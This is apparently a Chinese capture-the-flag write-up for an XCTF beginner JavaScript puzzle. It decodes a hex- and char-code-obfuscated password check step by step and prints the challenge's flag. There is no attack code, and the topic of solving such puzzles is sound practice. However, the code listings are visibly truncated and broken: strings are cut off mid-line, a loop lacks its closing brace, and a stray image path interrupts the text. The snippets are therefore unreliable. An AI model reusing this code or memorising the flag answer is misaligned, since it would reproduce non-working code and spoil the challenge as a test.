    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x
    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>
```



```
</html>
```

存在可疑字段 “\x35\x35\x2c....”

[小知识点]：

js中，fromCharCode()方法的作用是 将Unicode编码转为一个字符

因为最后处理的是tab2的值，为了方便，删掉一些无用变量（包括tab1）：

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab2 = pass.split(',');
        var i,n,p = "";
        n = tab2.length;
        for(i = 0; i < n; i++ ){
            p += String.fromCharCode((tab2[i]));
            if(i == 5)break;}
        for(i = 0; i < n; i++ ){
            if(i > 5 && i < n-1)
            p += String.fromCharCode((tab2[i]));}
        p += String.fromCharCode(tab2[17]);
        return p;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35'
    alert( dechiffre(h) );

</script>
</head>

</html>
```


把两个for循环合并一下：

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab2 = pass.split(',');
        var i,n,p = "";
        n = tab2.length;
        for(i = 0; i < n; i++ ){
            p += String.fromCharCode((tab2[i]));
        return p;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c
    alert( dechiffre(h) );

</script>
</head>

</html>
```



把可疑字段换到上面：

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(){
        var pass = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\
        var tab2 = pass.split(',');
        var i,n,p = "";
        n = tab2.length;
        for(i = 0; i < n; i++ ){
            p += String.fromCharCode((tab2[i]));
        return p;
    }
    alert( dechiffre() );

</script>
</head>

</html>
```


保存，用网页打开：



根据题目提示：Flag格式为 Cyberpeace{xxxxxxxx}
所以Flag为 Cyberpeace{786OsErtk12}

本题参考攻防世界中的Writeup